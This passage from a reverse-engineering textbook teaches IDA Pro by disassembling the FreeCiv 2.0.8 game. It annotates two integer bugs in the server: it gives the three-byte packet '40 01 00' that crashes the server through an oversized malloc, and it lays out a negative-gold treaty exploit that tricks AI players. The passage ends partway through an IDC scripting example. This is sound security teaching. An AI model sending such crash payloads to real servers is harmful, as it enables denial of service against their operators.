Fuzzing is far from being a silver bullet, especially for people trying to use it for quality assessments, since the code coverage is just not possible with fuzzer. However, it is one of the best friends of exploit writers. It allows people to use machine-processing time instead of human time to find exploitable bugs. Its portability allows tests developed for one protocol to be used on multiple applications with no or small changes. Due to these two big advantages, this technology will probably stay around for a while. If you are not still convinced of the usefulness of this technology, just try it a on a simple in-house web application—you will be amazed of what can be found in a short amount of time.

—Nicolas Beauchesne

23

Binary Reverse Engineering

Finding and exploiting software flaws is always one of the most effective ways to breach the security of any computer system or network. Likewise, if you are going to defend against this sort of attack, you need to find these bugs first so they can be fixed. Finding bugs is relatively straightforward if you have the source code, but what about closed source binary programs? This class of software is very common on networks today. So how do you find these bugs even if the code is not available to you? You reverse engineer the binary.

I've always loved to play video games; only trouble is, I'm not very good at them. I've learned to make up for my gaming inadequacies by reverse engineering the games so I can cheat. Odd as it might seem, I think this is the best way to practice reverse engineering skills or learn how to use a new tool. For the rest of this chapter, I'm going to reverse engineer an open source video game, FreeCiv 2.0.8. You can get a copy of this game, complete with source code, from *http://www.freeciv.org*. To get the most out of this chapter, you might want to install FreeCiv and follow along as I rip it apart from the binary. Because it's open source, you can even check your work as you go.

23.1 Interactive Disassembler

Interactive disassembler (IDA) is easily the most powerful disassembler in widespread use today. In my opinion, it is nothing short of amazing. It will disassemble almost anything you put in front of it, from run of the mill x86 binaries to ARM and PDP-11 code (if you can find any). It has powerful automatic analysis abilities, and when that fails, it comes equipped with a rich scripting environment. For all its great features, IDA does have some pitfalls that you need to watch out for if you're going to get by.

If you're not very comfortable working with assembly code, IDA has a special feature just for you. From the top menu, select Options → General and then put a check beside Auto Comments. You will now have most of the instructions labeled on the disassembly window with a brief description of what they do. I've used this feature to teach myself various assembly languages before.

Opening the Binary

Let's start things off by opening up *civclient.exe*. The first thing you will see when you open a binary in IDA is the menu in Figure 23-1. IDA will present you with a number of options here, but unless you know that IDA has definitely misidentified the binary type, it's best to leave it with defaults. The next thing you see is IDA doing its auto analysis phase. It might take a while to finish, so this is a good time to get a cup of coffee and read a blog or two while IDA does its thing.



Figure 23-1. IDA menu

Special cases

There will be some times when IDA is either wrong in its assumptions about a file or when it is just not capable of parsing the file headers. This can happen because the file type is too new or obscure to be supported, or perhaps more commonly because we are reverse engineering a firmware image. In this case, it may be necessary to manually set the file type to Binary Image as well as set the segment and loading offset manually. I have also seen one occasion when a bug in IDA caused it to crash immediately after starting auto-analysis on a file. In this case, the solution was to disable auto-analysis.

IDA is not the most stable software ever created. This means that sooner or later it is going to crash on you. When it does and you reopen it, it will ask you if you would like to attempt to repair the old database. In my experience, IDA rarely repairs the old database successfully, which leaves you having to start over. To prevent this, *never choose to repair the old database*.

Searching in IDA

IDA supports a variety of search options, including searching for text strings, immediate values, or a sequence of bytes. These are useful when you are looking for a specific place in a binary when you know what you're looking for. In the past, I've been able to find cryptography sections of a program by searching for the specific byte sequences used to initialize the cryptographic functions. IDA also gives you the ability to search for the next code section, data section, errors, void operands, and unexplored sections. This can be helpful if you are trying to clean up a disassembly image quickly to make it as close to a completely accurate disassembly as possible.

Searching for text strings

Searching for text in the disassembly window is the most basic search you can do with IDA. This search will look for the occurrence of the given text anywhere on the disassembly window. This includes things like function names and comments added to the code. Later we will find more powerful ways to search for strings in the binary that will not include text on the disassembly window that is not from the binary (e.g., user comments). For now though, let's use this feature to find something interesting in the game we're reverse engineering.

To get started, I'd like to find where within the FreeCiv client (*civclient.exe*) it manipulates money for our player. So let's do a string text search for the word "gold" and see what we find. After searching for a few seconds, we find the following string:

```
Game: %s costs %d gold and you only have %d gold.
```

Paydirt! This is obviously a format string, and the third argument is probably the player's gold count. The code using this string looks like this:

```
.text:004081DD    mov dword ptr [esp], offset aGameSCostsDGol
.text:004081E4    call ds:libintl_gettext
.text:004081EA    mov edx, ds:dword_540A88
.text:004081F0    mov edx, [edx+2E0h]
.text:004081F6    mov [esp+0Ch], ebx
.text:004081FA    lea ebx, [ebp+var_408]
.text:00408200    mov [esp+8], eax
.text:00408204    mov eax, 200h
.text:00408209    mov [esp+14h], edx
.text:0040820D    mov [esp+10h], esi
.text:00408211    mov [esp+4], eax
.text:00408215    mov [esp+0], ebx
.text:00408218    call sub_42D5F0
```

If you look at the two lines of code in boldface, you will see that the third argument passed to the subroutine after the format string is `[edx+2E0h]`. The offset `2E0h` is from some structure in memory that probably is associated with our current player's gold count.

Searching for immediate values

Now that we know the offset in this structure, we can begin to search for other places this might be used. Let's try to find a useful place for us to modify some code to add a cheat. From the top menu, select Search → "immediate value..." and enter ***0x2E0***. This will search for the next place in the binary where some code is using this same offset, and thus is probably referencing our player's gold count. If you select "Find all occurrences," it will give you a list of almost all the places that gold values are read or modified. Right away we can see two locations where our gold value is modified; the most interesting is the following:

```
.text:0041C181    mov [esi+2E0h], eax
```

This line is interesting for two reasons. First, we want to find where our gold value is set in the client; second, because of what we find in the cross-reference graph (more on this in a bit).

Defining Data Types

All binary reverse engineering tools are designed with the goal of making the very low-level assembly code that makes up an executable into something a little easier to read and understand. One of the ways that IDA does this is by allowing us to define various high-level data types that we can overlay with structures in memory to help make sense of what the binary is doing. The three basic data types supported by IDA are structures, unions, and enumerated types.

Structures and unions

Most high-level languages have a concept of structures and unions. Because most complex programs will pass around much of the system's state information in either a structure or a union, it is useful to be able to see these symbolically in the disassembly window instead of seeing a memory offset. Once we've defined these data structures, IDA will even be able to suggest possible structure types that will fit a given immediate value in the disassembly window.

An example. Let's define a structure so we can name this offset appropriately. From the top menu, select Windows → Structures and then select the "Define a new structure/union type" from the new window. Enter the name you've chosen for this structure and select OK. This creates an empty structure. Click on the structure name and then select "Insert bytes into a structure." You will be prompted for the amount of bytes to add; we know there are at least 736 (2E0h) bytes, so that is a safe value to use. Now go back to the disassembly window, right-click on that `2E0h` immediate value and select your new structure definition. Instead of the immediate value, you should see your new structure member name.

Enumerations

Most programs have constant values with symbolic names that have special meaning within the program. For example, most programs that parse IP headers will use `IPPROTO_TCP` instead of `6` to specify that a packet carries a TCP payload. Unfortunately when we disassemble a binary all we see is the numeric value and not the meaning behind it. To help us get over this annoyance, IDA lets us define enumerated types so we can change these numeric values in the disassembly to symbolic names for easier reading. To define a new enumerated type, go to the Enums window and click on the icon labeled "Define a new enumeration type" and enter in the name for this type. Now you will need to add values for this enumeration type; do this by selecting the new type from the window and clicking on the icon labeled "Add a symbolic constant." Then just enter the name for this symbolic constant and its associated value. Whenever you see this value in the disassembly, you can right-click on it and select the new symbolic name from the list presented to rename it on the disassembly window.

There is another way to define data types if you have header files for the program you're reverse engineering. By selecting File → Load file → Parse C Header file... from the top menu, IDA will read in header files and automatically define data types for you.

Annotating the Code

We've already found some locations of interest within this binary, so it's useful to be able to keep some notes on what we're doing. IDA provides us with a number of ways to keep notes on what's going on in a program and to mark interesting parts of code for later review.

Setting comments

The most basic way to make a note of what's going on at a specific location in the disassembly is to insert a comment. There are two basic types of comments in IDA: nonrepeatable and repeatable. *Nonrepeatable* comments are set by pressing the colon key (`:`) on the line of interest; this type will only be displayed on the line in which they are inserted. *Repeatable* comments are inserted by pressing the semicolon key (`;`) on the line of interest. This type of comment is useful because it will display the comment on the selected line just like a nonrepeatable comment, but if this line of code is referenced in some other place in the executable, then a copy of the comment will be placed there as well.

Marking positions

Another way that IDA lets us mark points of interest in a disassembly is by allowing us to mark special locations. They basically work like bookmarks, so we can mark all the locations we know we'll need to come back to later and then easily find them when we need them.

An example

To best see how all this works in action, let's set a repeatable comment in our FreeCiv disassembly. We already found that in `sub_41C130`, the program changes the amount of gold we have. Go to the top of that function and set a repeatable comment. Now that we've done that, we want to see how our comment is repeated on lines where this function is called. But before we leave this function, let's mark this position so we will be able to easily find it again. With the curser on the top line of this function, press Alt-M and type in the name for this position. We can now go to a place where this function is called to see how our comments are repeated. To the right of this function, you will see an auto-generated comment with a list of functions that call the current function; it should look like this:

```
; CODE XREF: sub_41EE90+28E&#8595;p
```

Double-click on this and you will be taken to the place where the current function is called. When you do, you will see that your repeatable comment gives you the notes you made about the function it is calling. Now go back to the position we marked earlier by either right-clicking on the addresses on the right side of the screen and selecting the marked position there or by selecting Jump → Mark position... from the top menu and then choosing it from the list.

Code Navigation

IDA provides an interface for navigating code that will be familiar to anyone who has used a web browser. This supports going forward and back as well as opening up a new window to follow a memory address. IDA lets us dynamically travel through a binary by treating memory addresses and symbolic names for variables such as hyperlinks in the disassembly window. This is why double-clicking on the function name earlier took us to that location in the disassembly window. These addresses and symbolic names can even be in user-supplied comments. In older versions of IDA, there was a limit on the number of marked positions we could set. I used the fact that I could mark locations in comments to get around this limitation.

IDA will also let us jump directly to parts of a file by specifying the address, symbolic name, or file offset. To get a complete list of these options, see the Jump menu.

To get a quick view of what you will see at a given address, hold your mouse over the address for a second or two and IDA will drop down a small window displaying what is at that location.

Tracking the Flow of Execution

Now that we know how to manually traverse the code in the disassembly window, we could use this to manually compile information about a given function or variable by following all its function calls—but this would take way too much time. Luckily, while IDA was performing its auto-analysis of the file when we first opened it, it already figured out this information for us. This starts with something as simple as a call graph for a function, but current versions of IDA will also give us complete cross-references to and from a function as well as some pretty graphs and charts to help visualize all this data.

Cross-reference

We've already seen one of the ways that IDA provides us with cross-reference information. Every function and variable has beside it an auto-generated comment with a list of memory locations where that function or variable is referenced. This is useful, but due to limitations on display space, this list is cut off after a few entries. You can increase the number of displayed cross-references by selecting Options → General..., clicking the tab labeled "Cross-references", and then increasing the value for "Number of displayed xrefs." You can get a complete list of cross-references by selecting the symbolic name and pressing the `x` key to bring up the cross-references window for this variable or function.

In addition to displaying lists of cross-references to a function or variable, IDA will give us a graph of all the cross-references to or from a given function or variable. This can be very helpful when we want to get an idea of how a function is used in relation

to the rest of the program. Often you can tell almost all you need to know about a function simply by taking a peek at what functions call it and what functions it calls.

Earlier I did just that when searching for where *civclient.exe* modified the player's gold values. We found that in `sub_41C130` there was some interesting code. Looking at the cross-reference graph, we can see what made me interested in this function. To get this graph, select View → Graphs → "Xrefs to". With a little bit of checking, we can see that the `sub_41C130` subroutine is being called from the packet-processing code in the client. The more you look at it, the more it looks like the only places we adjust our gold is when we are processing packets from the server. I'll cut to the chase here and tell you the bad news. The client program takes all the information about our player, including how much gold we have, from the server. This makes for a major problem for us in our efforts to cheat, but don't despair because with the right tools we'll be able to fix this.

Flow charts

One of the ways that I help make sense of a seemingly chaotic disassembly is to make a flow chart of the execution path for a given function. This can be time-consuming to do by hand, especially when you're dealing with a very complex program. IDA helps us out here by including a feature to automatically generate execution flow charts, which include the assembly code right in them. We can even print these out if we want to. To generate these charts, select View → Graphs → "Flow chart".

Tracking function calls

In addition to flow charts and cross-references, it is often useful to simply track the function calls that a given function makes. There are two ways to get this information. The first is to select View → "Open subviews" → "Function calls". This will give us a list of function calls made by the currently selected function. Or, select View → Graphs → "Function calls", which will give us a graph of the same data similar to the cross-reference graphs.

Using Subview Windows

One reason that IDA is such a powerful reverse engineering tool is that it is able to clearly display massive amounts of information to the user with an interface that makes the data easy to digest quickly. It does this by breaking down the data into a number of data subview windows, which allows you to concentrate on different types of data separately.

Functions window

The functions window displays the names of all the functions it has identified in the binary. If the function's true name can't be determined by looking at the symbol table, then IDA will autogenerate a name for the function based on its memory

location. By default, these function names look like `sub_4A93F0`, but you can change the function-naming conventions by selecting Options → "Name representation...". If the program we are reverse engineering is kind enough to provide us with symbols, this is the best place to start a search for a specific section of code. Otherwise, we will need to rely on some of the other subviews at first.

Strings window

We've already seen how useful searching for strings can be when reverse engineering. When we were doing a text search before, it was a bit tedious because we had to search through every string match one at a time. This is where the strings window really comes in handy. Using the strings window instead of doing a text search allows us to more easily browse for string matches and, because the strings window contains only strings found in the binary (and not also text from the disassembly window), we will get only what we want.

Names window

The names window is sort of a combination of the functions, imports, exports, and strings windows; however it displays only those names with useful meanings behind them. This means that it will include all function and variable names it gets from the symbol tables, including the imports and exports, as well as automatically generated string names which are named based on their content. When I am trying to find something specific in a program, it is often fastest to start here because it gives us a good access to those symbols that we know the most about.

Imports and exports windows

IDA provides an easy way to see which routines a program is exporting and which it is importing. This is amazingly helpful because it lets us quickly locate where a program is calling library functions. Many of these libraries will be well documented, which means we can read the assembly code from a high level and find what we're looking for faster.

Let's use the Imports Window to help us figure out a way to cheat. So open *civserver.exe* in IDA and we'll see if we can't find a bug in the server that will let us manipulate our player's gold values. The first step will be to find out where packet processing is done in the server process. The best way I know to do this is to check the Imports Window for socket routines and see who calls them. When we track back calls to `recv`, we find `sub_4A93F0`, which appears to be the top-level routine for packet parsing in the server, as shown in Figure 23-2.

Debugging with IDA

We can learn a lot about a program by looking at its image on disk, but sometimes it can be really helpful to see the program as it is running. This is especially true for



Figure 23-2. Sample flow chart

programs like malware that intentionally modify their code at runtime so that the image in memory is very different from the one on the disk. Debugging can also make it easier to follow data through an application. This is very important when doing vulnerability research because we spend most of our time tracking data to see how we can make it affect a system.

Now that we've located the place where packets are parsed in the server, let's attach to it with a debugger and see if we can find a useful bug. From the top menu, select Debugger → Start process to start the server in the debugger. Once you do this, you should take notice of the new memory layout that the system shows you. This is because we now have access to see all the runtime segments created by this process including the code and data for all the DLLs that the process links with.

In my experience, the IDA debugger tends to be the least stable part of the program. I have seen it crash more than a few times when the process I am debugging crashes. So always remember to save your work often.

Initial configuration

When we start the server in the debugger, notice that it immediately starts running without breaking first. If we would like the debugger to stop when the process starts or at other places such as when libraries are loaded, select Debugger → "Debugger options..." from the top menu and choose from a list of initial breakpoint and logging options.

Setting breakpoints and watchpoints

A debugger isn't very useful without break or watchpoints, so let's set up some useful breakpoints in the server to track how packets are parsed. Go back to `sub_4A93F0` and at the top of this function select Debugger → Breakpoints → "Add breakpoint". If we have a variable, we want to watch for read or write access to we can set a watchpoint by selecting Debugger → Watches → "Add watch".

Stepping through the program

Now that we have a breakpoint set, let's fire up a FreeCiv client and connect to our server. This should trigger our breakpoint and let us walk through the packet parsing. If all goes well, we should see the red line at the breakpoint turn purple as the breakpoint is reached. As with all debuggers, we have the standard options of "Step into," "Step over," and "Run until return." IDA also allows us to Run to curser. This sets a temporary breakpoint at the line where the curser is, which will be removed after the breakpoint is triggered. All these options are available from the Debugger menu.

Examining data

Now let's use these to find some useful bugs in the server. As we single step through the packet parsing, we are obviously going to need to examine the data being manipulated. IDA provides us with some extra subview windows while in debugger mode to help us. The two I find most useful are the General registers window and the IDA View-ESP, or the stack view. IDA will also display register contents if you mouse over a register name for a second or so. As you walk through the packet-parsing function, pay careful attention to how it responds to the data in our packet. I've identified two bugs that are of use to us, one in this function and another deeper in this function's call graph. See if you can find them on your own (or skip ahead to see my description of them).

Tracing

Sometimes we want to follow the execution of a program without actually stopping the program and manually single stepping. Sometimes we just don't want to spend time single stepping. And sometimes we need to do this because programs have timing-related issues that require faster execution than we can get single stepping. I've seen more than a few pieces of malware that used timing specifically to see whether it is being debugged. To set tracepoints in IDA, select Debugger → Tracing, then select from the options given for what conditions will cause the tracepoint to trigger. When a tracepoint triggers, you will see a log message in IDA's log display during debugging.

Taking a memory snapshot

A process will have much more information in the memory image used during debugging than it will in the binary image on disk. In some cases these images can be completely different. It is common for copy protection systems and malware to intentionally modify their memory segments when the program starts up to make reverse engineering difficult. In the later section "Making Scripts with IDC," we will discuss how to get around the best of these systems, but for now we can get around most of them by waiting for the system to decrypt its memory image for us and then saving a memory snapshot of it. To do this, select Debugger → "Take memory snapshot" from the top menu while in debugger mode.

Remote debugging

There are a number of occasions where we either can't run—or very much do not want to run—the application on the same machine that we use for our reverse engineering. In the case of IDA, the best example for this is when reverse engineering malware. For obvious reasons, it is always preferable to run the malware on a machine more disposable than your primary workstation. This is where remote debugging comes in very handy.

Configuring the client. On the client side, open the application you wish to debug in IDA and select Debugger → "Process options...". This will bring up the dialog shown in Figure 23-3. Make sure that the application and input file paths are correct; then be sure to set the hostname, port, and password appropriately.

Configuring the remote host. From the command line, run the following command:

```
C:\win32_remote -Pmypassword
```

Replace *mypassword* with the desired password. By default, it uses port 23946; if you need to change this, use the command-line option `-p` to select a new port number.



Figure 23-3. Debug application setup

Finding the Bugs

Browsing around the packet parsing, I've found a couple bugs that are of use to us here. The first is a denial of service attack in which we can cause the server to exit because it believes the system is out of memory. The idea for this first bug is to trick the server into letting us supply an argument to `malloc` that is way too large. I have annotated the disassembly for function `sub_4A93F0` to show you how we trigger this bug:

```
.text:004A93F0    push ebp
.text:004A93F1    xor  ecx, ecx
.text:004A93F3    mov  ebp, esp
.text:004A93F5    push edi
.text:004A93F6    push esi
.text:004A93F7    push ebx
.text:004A93F8    sub  esp, 5Ch
.text:004A93FB    mov  eax, [ebp+arg_8]
.text:004A93FE    mov  [ebp+decompress_packet], 0
.text:004A9402    mov  edi, [ebp+arg_0]
.text:004A9405    mov  [ebp+header_len], 0
.text:004A940C    mov  byte ptr [eax], 0
.text:004A940F    cmp  byte ptr [edi+8], 0 ; is argument NULL?
.text:004A9413    jz   loc_4A94AA      ; if so jump to return
.text:004A9419    mov  edx, [edi+14h]  ; total length of the data
.text:004A941C    mov  eax, [edx]
.text:004A941E    cmp  eax, 2          ; do we have at least 3 bytes?
.text:004A9421    jle  loc_4A94AA      ; if not jump to return
.text:004A9427    mov  [esp+68h+var_60], eax
.text:004A942B    lea  ebx, [ebp+var_28]
.text:004A942E    mov  eax, [edx+0Ch]
.text:004A9431    mov  [esp+68h+var_68], ebx
.text:004A9434    mov  [esp+68h+var_64], eax
.text:004A9438    call sub_4A82A0      ; init length info
.text:004A943D    mov  [esp+68h+var_68], ebx
```

```
.text:004A9440    lea  eax, [ebp+length]
.text:004A9443    mov  [esp+68h+var_64], eax
.text:004A9447    call sub_4A8860      ; read 16bit short from packet
.text:004A944C    mov  eax, [ebp+length]
.text:004A944F    cmp  eax, 0FFFFh     ; is length == 0xFFFF?
.text:004A9454    jz   loc_4A95D0
.text:004A945A    cmp  eax, 4000h      ; is length > 0x4000?
.text:004A945F    jg   short loc_4A94B4 ; if so we take this branch
```

We see from examining data while debugging to determine that `[edi+14h]` is a structure offset to the length of the packet (as returned by `recv`). The first check we have to pass to get any length value past the validation code is at `.text:004A941E`. The total packet length must be greater than 2. The next point of interest is at `.text:004A9447` where the function reads in two octets and converts them to host order. We know that `sub_4A8860` reads a short Int from the network and converts it to host order by analyzing the flow chart for that function, as seen in Figure 23-4. As we see a few lines later, this is being used as a length. At `.test:004A945A` the function checks to see whether this length value is greater than 0x4000. As we'll see in a minute, this is the most interesting code path to take, so let's make sure we send a length value larger than 0x4000. This takes us to the following code after the last jump instruction:

```
.text:004A94B4    mov [ebp+decompress_packet], 1
.text:004A94B8    sub eax, 4001h
.text:004A94BD    mov [ebp+header_len], 2
.text:004A94C4    jmp short loc_4A9461
```

The first line sets what appears to be some Boolean value to `true`. The next line is very interesting because it subtracts `0x4001` from the length we give it. I am always interested in places where I can get something to allocate zero bytes; even if we can't get that value to `malloc`, it is likely to do something interesting. The next line sets a local stack variable to `2`. By looking at cross-references for this stack variable, we see that the possible values it is set with are always equal to the amount of length information the function has already read. This to me looks like it is a header length field. Experience tells me that protocols with length fields that include the length of the header are prone to errors. We have already shown that we can get a modified length value to be zero by setting the length field to be `0x4001`, so this might get interesting. Let's see where it goes next:

```
.text:004A9461    mov [ebp+length2], eax
.text:004A9464    mov eax, [edi+14h]
.text:004A9467    xor ecx, ecx
.text:004A9469    mov edx, [ebp+length2]
.text:004A946C    cmp edx, [eax]       ; is length2 > packet length?
.text:004A946E    ja  short loc_4A94AA ; if so jump to return
.text:004A9470    cmp [ebp+decompress_packet], 0
.text:004A9474    jnz loc_4A9520       ; we take this branch
```

Right away they save the modified length value to the local stack variable that I have named `length2`. Remember that if we are able to set the length field in the packet to `0x4001`, then `length2` will be set to `0`. At `.text:004A946C`, they check to make sure that



Figure 23-4. sub_4A8860

this new length is not larger than the total number of bytes in the packet. We know we can make this new length zero, and zero is definitely less than the number of bytes in this packet, so we are able to evade this bounds check. Next, if you will remember, the Boolean variable `decompress_packet` was set to true in the last code block, so we take the jump at the bottom here:

```
.text:004A9520    mov eax, [ebp+header_len]
.text:004A9523    mov ebx, edx    ; edx holds the modified length
.text:004A9525    sub ebx, eax    ; alloc_len = length2 - header_len
.text:004A9527    lea eax, [ebx+ebx*4] ; do math to get alloc_len
.text:004A952A    lea eax, [eax+eax*4]
.text:004A952D    lea ecx, ds:0[eax*4]
.text:004A9534    mov [ebp+alloc_len], ecx
.text:004A9537    mov eax, offset aPackets_c ; "packets.c"
.text:004A953C    mov [esp+68h+var_5C], eax
.text:004A9540    mov eax, 179h
.text:004A9545    mov [esp+68h+var_60], eax
.text:004A9549    mov eax, offset aMalloc_27 ; "malloc"
.text:004A954E    mov [esp+68h+var_68], ecx ; alloc_len
.text:004A9551    mov [esp+68h+var_64], eax
.text:004A9555    call sub_405530
```

Just as expected, at `.text:004A9525` they subtract the header length (in this case, 2) from the modified length value (in this case, 0). This means that there is an integer underflow here causing the allocation length to be much larger than the packet length. The three lines after the subtraction are an optimized way to multiply the allocation length by 100, thus making our allocation length even larger. The next interesting line is `.text:004A954E`, where they set the `alloc_len` to be the first argument to `sub_405530`.

```
.text:00405530    push ebp
.text:00405531    mov ebp, esp
.text:00405533    sub esp, 18h
.text:00405536    mov [ebp+var_C], ebx
.text:00405539    mov eax, [ebp+arg_8]
.text:0040553C    mov ebx, [ebp+alloc_len]
.text:0040553F    mov [ebp+var_4], edi
.text:00405542    mov edx, [ebp+arg_4]
.text:00405545    mov edi, [ebp+arg_C]
.text:00405548    mov [esp+18h+var_18], eax
.text:0040554B    mov eax, ebx
.text:0040554D    mov [ebp+var_8], esi
.text:00405550    mov [esp+18h+var_14], edi
.text:00405554    call sub_4054F0
.text:00405559    mov [esp+18h+var_18], ebx ; alloc_len
.text:0040555C    call malloc
```

Looking at the two bold lines in this last code block, you can easily see our negative, and thus when used as a length value, very large allocation length is passed to `malloc`. If you were to follow the code path that handles `malloc` failures, you would see that they exit any time that `malloc` fails because they think the system is out of memory. Here's the payload needed to trigger this bug:

```
40 01 00
```

You can test this out by sending that payload (which you can create in a hex editor) using a tool such as Netcat.

We might be able to keep from losing by crashing the server whenever we want, but that isn't going to help us win any games. The second bug is a little more complicated, but it will let us cheat enough to ensure an unfair advantage leading to a victory. Like the last bug, this one is an integer-handling flaw where we are able to trick the server into accepting invalid input.

I still would like to find a way to cheat and give us a huge amount of gold. After finding the last integer-handling flaw, I decided to check for similar integer overflows in gold handling. This means I wanted to find out what sorts of things I can do that will manipulate my gold amount where the client can choose the amounts. One place where we manipulate our gold price and where we can name our price is in diplomatic negotiations. I decided to play a game where I make some valid diplomatic treaty offers including gold gifts and follow the packet processing until I see the transfer of this gold take place. This led me to the following code:

```
.text:004123A4    mov eax, [edx+2E0h] ; givers gold amount
.text:004123AA    mov ebx, [ecx+8]    ; amount of gold we offered
.text:004123AD    sub eax, ebx
.text:004123AF    mov [edx+2E0h], eax ; givers gold amount
.text:004123B5    mov edx, [ebp+var_2C]
.text:004123B8    mov eax, [ecx+8]    ; amount of gold we offered
.text:004123BB    add [edx+2E0h], eax ; receivers gold amount
```

Remember from our first attempts at modifying our gold count that the offset `0x2E0` probably refers to the gold value for a player. Here I had two ideas: first, we might get lucky and they might just trust the client to not offer more gold than it has, and second, we might be able to offer negative gold. We see here that if we were to offer a negative amount of gold as part of a treaty, and if the other player were to accept it, then we would in fact be taking money from them and giving it to us. Let's see what the restrictions are on what amounts of gold we can offer. To do this, I set a watch point on my player's gold amount that would trigger on reads. This leads me to the following code:

```
.text:00411BF0    mov edx, [ebp+var_10]; case 0x1
.text:00411BF3    mov eax, [edi+8]
.text:00411BF6    cmp [edx+2E0h], eax
.text:00411BFC    jge loc_4117E1      ; default
.text:00411C02    mov [esp+48h+var_48], offset aGameYouDonTH_0
```

If we follow `aGameYouDonTH_0`, we find the following string:

```
Game: You don't have enough gold, you can't accept treaty.
```

This is a pretty strong indication that this is in fact the code that does validation on our gold amounts in treaty offers. So, what we can see here is that they are in fact checking to make sure that we don't offer more money than we have, but they are doing a signed check. This means that they are not verifying that we are not offering negative amounts of gold.

Putting this to the test, I tweaked the packets I was sending to the server so that I could offer negative amounts of gold to a player. Sure enough, just as expected, it lets me offer negative amounts of gold, and it does in fact end up operating just as if they gave me gold. This is an interesting result, but there is still one major problem with it. No player would accept a gift of negative gold unless they were very stupid, so offering this to a human player would not work. Most games include at least a few computer players, and unlike most humans, computers are all completely stupid. Let's see if we can't dupe the AI players into accepting this sort of offer. Looking at the cross-references for the function where the gold check was done, we find that there are two places it is called: `sub_42D470` and `sub_4B58D0`. Let's set breakpoints at both, then get the client to send a treaty offer to an AI player. When we do that, the breakpoint triggers here only if the AI player accepts the treaty. When it does, it leads us to the following code in `sub_4B58D0`:

```
.text:004B5A0F    mov eax, [ebp+accept_treaty]
.text:004B5A12    test eax, eax ; is accept_treaty < 0 ?
```

```
.text:004B5A14    js short loc_4B5A47
.text:004B5A16    mov edx, [ebp+var_10]
.text:004B5A19    mov eax, [edx]
.text:004B5A1B    mov [ebp+arg_0], edi
.text:004B5A1E    mov [ebp+arg_4], eax
.text:004B5A21    add esp, 2Ch
.text:004B5A24    pop ebx
.text:004B5A25    pop esi
.text:004B5A26    pop edi
.text:004B5A27    pop ebp
.text:004B5A28    jmp sub_411740 ; This calls the checking code
```

We know that it will only call `sub_411740` if the AI player has accepted the treaty. We call `sub_411740` only if `accept_treaty` is greater than or equal to zero. This means we can assume that the local stack variable, `accept_treaty`, is the indicator for when the AI accepts the treaty. So let's look at the cross-reference for `accept_treaty` and see what code affects this value:

```
.text:004B5950    call sub_4B5020
.text:004B5955    add [ebp+accept_treaty], eax
```

This code appears in a loop. Every time we call `sub_4B5020`, the return value is added to `accept_treaty`. So, we want to see what `sub_4B5020` returns:

```
.text:004B5100    mov byte_4DB940, 1
.text:004B5107    mov eax, esi
.text:004B5109    mov ebx, [ebp+var_C]
.text:004B510C    mov esi, [ebp+var_8]
.text:004B510F    mov edi, [ebp+var_4]
.text:004B5112    mov esp, ebp
.text:004B5114    pop ebp
.text:004B5115    retn
```

This is the code that runs when `sub_4B5020` returns, so we can see that whatever is in `esi` when it goes to return is what gets added to the `treaty_accept` value.

Looking at the top of this function, we find a big switch statement. Single stepping through this shows us that each case in the switch statement is for different clauses in the treaty. For gold, we see the following code:

```
.text:004B5250    cmp [ebp+var_11], 0; case 0x1
.text:004B5254    jz loc_4B53FE
.text:004B525A    mov ecx, [ebp+arg_0]
.text:004B525D    mov esi, [ecx+8]    ; gold offer amount
.text:004B5260    neg esi
.text:004B5262    jmp loc_4B5100      ; jump to return
```

This combines with the following code:

```
.text:004B53FE    mov ebx, [ebp+arg_0]
.text:004B5401    mov esi, [ebx+8]    ; gold offer amount
.text:004B5404    jmp loc_4B5100      ; jump to return
```

On the surface, what we see here is bad news. It seems that the amount of gold offered is directly added to the `treaty_accept` value. This means that a negative gold

gift will effectively subtract from the value that must be positive for the AI player to accept. Thinking further on this, I noticed a way to get around this problem. There is no check here for integer wrapping when they add this value to `treaty_accept`. This means that if we can find any other values that will subtract a predictable amount from `treaty_accept`, we can send a value so small that further subtractions will cause an integer wrap and the AI will accept the treaty. One way that I know we can get the computer to further subtract from `treaty_accept` is to declare war on the player.

I tested this, and sure enough, the AI player changed its mind and decided to accept my gift of negative gold. The final procedure for this is to declare war on an AI player, and then immediately offer them a peace treaty along with a large negative amount of gold. They will accept, you will generously give them a huge debt, and you will get a huge treasury, as shown in Figure 23-5.


Freeciv
Game Government View Orders Reports Help
Player AI Show
Name Flag Nation Border Team AI Attitude Embassy Dipl.State
Melkor Mordor - - -
Samwise Gamgee Hobbit Neutral No Contact Never met
Wernher von Braun Martian Neutral Contact War
Mordor
Population: 10,000
Year: 3800 BC
Gold: 100
Tax: 40 Lux: 0 Sci: 60
off
Turn Done
Diplomacy meeting
Clauses:
The parties agree on a peace
The Mordors give -2147483393 gold
Mordor
Martian
Gold: 0
Gold: 0
Add Clause...
Add Clause...
Cancel meeting
Accept treaty
Chat
Messages
Freeciv is free software and you are welcome to distribute copies of it
under certain conditions; See the "Copying" item on the Help menu.
Now.. Go give'em hell!
Welcome to the Freeciv version 2.0.8 Server at port 5555.
You are logged in as 'mlynn' connected to Melkor.
We have control of the server (command access level hack)

Figure 23-5. AI screenshot

Making Scripts with IDC

IDA's scripting feature is the most interactive part of interactive disassembler. By writing IDC scripts (IDA's internal scripting language), we can add hotkeys, automate large tedious tasks, and even add new features to the disassembler. This feature makes it relatively easy to take on difficult reverse engineering tasks such as unpacking obfuscated or encrypted binaries. It also makes it easy to clean up large areas of disassembly to account for shortcomings in IDA.

IDC Hello World

IDC has syntax very similar to C, so most IDA users should be able to pick it up quickly. The biggest difference between IDC and C is how variables are handled. IDC is not rigidly typed, so all variables are automatic and are only local in scope. Another limitation is that scalar variables only are supported, so we can't use structs, unions, or standard arrays. Also, every variable can be used as a Signed Long Int or as a String, similar to scripting languages such as Perl. The other differences you will pick up as we go along. Let's take a look at an example:

```
1  #include <idc.idc>
2
3  //This is a comment
4  static main () {
5      Message("Hello World!\n");
6  }
```

The first line includes the IDC file that contains most of the core library functions. It's important to include this file if you're using any of the standard IDC functions. You can also include your own IDC files to add functionality to your own scripts. On line 3, you see that single-line comments are identical to the way C++ handles them. Line 4 shows us how to declare the main function. Like C, this is the first function to be called when the IDC file is loaded. The built-in function, `Message`, will print a formatted string to the messages window at the bottom of the IDA user interface.

Functions and variables

Let's take a look at some more examples of how to write scripts using functions and variables in IDC:

```
1  #include <idc.idc>
2
3  static foo (a, b, c) {
4      auto var1;
5      auto var2;
6
7      var1 = a+b;
8      var2 = "This is a string.";
9      Message("var1=%i, var2=%s, c=%s\n", var1, var2, c);
10     return(var1);
11 }
12
```

```
13  static main () {
14      auto bar;
15
